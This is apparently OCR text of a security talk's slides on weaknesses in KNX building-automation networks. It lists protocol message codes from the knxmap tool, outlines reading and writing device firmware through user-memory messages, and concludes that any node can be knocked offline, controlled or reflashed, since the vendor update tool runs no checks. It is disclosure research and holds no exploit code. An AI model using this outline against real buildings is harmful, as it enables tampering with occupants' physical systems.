but in reality nothing happened!!!

Some datasheets about firmware update



Jung IPS200Reg (didn't work properly)

Additional APCI codes in knxmap by Niklaus

https://github.com/ernw/knxmap

```
_CEMI_APCI_TYPES = {
    0x000: 'A_GroupValue_Read',
    0x001: 'A_GroupValue_Response',
    0x100: 'A_IndividualAddress_Read',
    0x140: 'A_IndividualAddress_Response',
    0x1c0: 'A_ADC_Response',
    0x1c4: 'A_SystemNetworkParameter_Read',
    0x1c9: 'A_SystemNetworkParameter_Response',
    0x1ca: 'A_SystemNetworkParameter_Write',
    0x002: 'A_GroupValue_Write',
    0x020: 'A_Memory_Read',
    0x024: 'A_Memory_Response',
    0x028: 'A_Memory_Write',
    0x2c0: 'A_UserMemory_Read',
    0x2c1: 'A_UserMemory_Response',
    0x2c2: 'A_UserMemory_Write',
    0x2c5: 'A_UserManufacturerInfo_Read',
    0x2c6: 'A_UserManufacturerInfo_Response',
    0x2c7: 'A_FunctionPropertyCommand',
    0x2c8: 'A_FunctionPropertyState_Read',
    0x2c9: 'A_FunctionPropertyState_Response',
    0x300: 'A_DeviceDescriptor_Read',
    0x340: 'A_DeviceDescriptor_Response',
```

Use “User Message” APCI:

- **to read firmware:**

  APCI = 0x2C0 (User Message)

  Data = [0xXX, …, 0xXX]

  where

  0xXX – the part of firmware

- **to write firmware:**

  APCI = 0x2C2 (User Memory Write)


  Data = [0xXX, …, 0xXX]

  where

  0xXX – the part of firmware


KNX-TP

KNXnet/IP



How to get control over the device

Connect to the Ethernet



Run


“vendor name”

Update Tool

Update

Possible MCU:

- ATmega128
- AT91SAM9G20
- NXP LPC2366



Possible OS:

- Nut/OS
- Linux
- Custom firmware

Possible transceiver:

- FZE1066
- EIB-TP-UART-IC
- E981.03

- ***"Learn how to control every room at a luxury hotel remotely: the dangers of insecure home automation deployment."*** **by Jesus Molina**

- ***"Security for KNXnet/IP"*** **by Daniel Lechner, Wolfgang Granzer, Wolfgang Kastner**

- **Hacking Intelligent Buildings: Pwning KNX & ZigBee Networks**

https://conference.hitb.org/hitbsecconf2018ams/sessions/hacking-intelligent-buildings-pwning-knx-zigbee-networks/

Conclusion

- DoS for any node in KNX network
- Opportunity to manage any device in KNX
- Change router configuration
- Update firmware for some node via knx-tp
- No checks are present in “vendor name”Update Tool

- **KNX Position Paper on Data Security and Privacy**

GIRA

Productdefinition

1.4 KNX Secure

The KNX IP router is prepared for KNX Secure from index status I14 in combination with Firmware 3.3 (additional firmware update required). The necessary FDSK (Factory Default Setup Key) is located as a label on the side of the KNX IP router and is also included as a Secure Card.

Important notes

→ Store the Secure Card carefully.
→ We recommend that you remove the label on the device for maximum security.
→ Restoration is not possible if the FDSK is lost.

Gratitude

Maxim Uvarenkov and my Colleagues

Domus Sapiens

http://domussapiens.ru

egor21@gmail.com